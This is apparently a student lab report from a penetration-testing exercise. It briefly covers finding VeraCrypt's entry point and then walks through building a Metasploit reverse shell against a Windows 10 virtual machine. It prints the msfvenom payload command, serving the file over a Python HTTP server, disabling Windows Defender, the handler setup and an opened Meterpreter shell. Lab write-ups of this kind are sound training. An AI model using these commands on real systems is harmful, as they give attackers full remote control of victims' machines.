


Figure 19

- Then load the veracrypt executable file into the explorer.




Figure 20

- Click open
- After opening that file we will see a lot of information popping up on our screen.
- We need to look for the field **Entry point** in the **header section** of the information.




Figure 21

- As we can see in the above image the field E**ntry point** has some value in front of it and that it is the answer we were looking for.
- Result:
    - Address of the entry point: 0x6CAC0

Mitigation Steps:

- Use code obfuscation to make the logic flow difficult to understand.
- Sign binaries to ensure tamper detection.

Task 3: Establishing a Reverse shell connection from Windows 10:

Question → Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Attack Used: Reverse shell generation
Tool Used: Metasploit, msfvenom, msfconsole.
Severity: High
CVSS Score: 8.7
Impact: Successful execution of this attacks results in full access of the victim's system. May lead to data theft, malware injection etc.

Steps to Reproduce:

- Open your kali Linux and move to the directory with your name.
- Check for the IP address of your Linux machine.
- Command – ifconfig


```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:af:31:6d:21  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.121.129  netmask 255.255.255.0  broadcast 192.168.121.255
```

Figure 22

- IP Address – 192.168.121.129

- Now open msfconsole in your terminal.
- Command – msfconsole



```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.129 LPORT=4444 -f exe > s
hell.exe
```

Figure 23


- Now we will create a payload using **msfvenom** to setup a reverse shell connection from our windows 10 machine.
- Command – msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.121.129 LPORT=4444 -f exe > shell.exe

- We will be able to see the file with the payload in it **(shell.exe)** in our current working Directory **(Ashok siravi)**.

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# ls
hash.txt  shell.exe
```

Figure 24

- Now that we have our malicious payload file we will transfer it to the Victim **(Windows 10)**.
- For that we will use the **python HTTP server** on Linux machine and host the file online.



```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 25

- Now we install this file on our windows machine.
- Windows 10 Machine:
- We will also check the **IP Address** of the **Windows 10** machine.
- Open command prompt and run the Command – ipconfig




Figure 26

- IP Address – 192.168.121.132
- Now, to install the **shell.exe** file on our **windows machine** we will search the web for the file as we have already hosted it from our **Kali machine**.
- Open the Browser and search for http://192.168.121.129:8000/shell.exe.




Figure 27

- When we search for this the file will be downloaded on our Windows machine.
- In some cases the Windows defender software may block the download so we may need to shut it down like we turned it off as shown in the image below.




Figure 28

- After that we will be able to see the file in the **Downloads** in our **Windows machine**.




Figure 29

- As we have now downloaded the **shell** file on our victim machine, we now will start our **metasploit** in our Linux machine and setup the **handler** to check for connections.
- Command – msfconsole

  Use exploit/multi/handler

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set l
set lhost        set listenertimeout  set loglevel        set lport
msf6 exploit(multi/handler) > set lhost 192.168.121.129
lhost => 192.168.121.129
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.121.129:4444
```

Figure 30

- After this we can see that the machine has started to listen for reverse connections, so if we just **run the shell.exe file on the victims machine** we will be able to see the connection setup here.




Figure 31

- After running this file we will be able to see to connection setup on our **Kali Linux** machine.

```
┌──(root㉿kali)-[/home/kali/ASHOK_siravi]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

# cowsay++
 ------------
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set l
set lhost        set listenertimeout  set loglevel        set lport
msf6 exploit(multi/handler) > set lhost 192.168.121.129
lhost => 192.168.121.129
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.121.129:4444
[*] Sending stage (177734 bytes) to 192.168.121.132
[*] Meterpreter session 1 opened (192.168.121.129:4444 -> 192.168.121.132:50767) at 2025-08-30
```

Figure 32

- As we can see in the above image the connection setup with the machine which has IP Address – 192.168.0.105 **(Window machine's IP Address)**.
- To confirm we can run some commands such as – ls

```
meterpreter > shell
Process 2068 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\admin\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6272-A960

 Directory of C:\Users\admin\Downloads

08/30/2025  05:19 AM    <DIR>          .
08/30/2025  05:19 AM    <DIR>          ..
08/30/2025  04:32 AM                32 encoded.txt.txt
08/30/2025  05:01 AM         3,828,792 PE.Explorer_setup (1).exe
08/30/2025  04:32 AM         3,828,712 PE.Explorer_setup.exe
08/30/2025  05:02 AM         7,735,808 PEExplorerV2.exe
08/30/2025  04:32 AM        10,485,760 shadowfox veracrypt.txt
08/30/2025  05:19 AM            73,802 shell.exe
08/30/2025  04:32 AM        35,282,192 VeraCrypt Setup 1.26.7.exe
               7 File(s)     61,235,098 bytes
               2 Dir(s)  42,482,601,984 bytes free

C:\Users\admin\Downloads>
```

Figure 33

- After running the command, we are able to see that we are currently in the **Downloads** folder where we can find the **shell.exe** file.
- So, with this we can say that we have successfully setup a reverse connection with Windows 10 machine.

Mitigation steps:

- Always enable antivirus software such as Windows Defender.
- Always keep the security software updated.
- Use Network firewall to block suspicious downloads.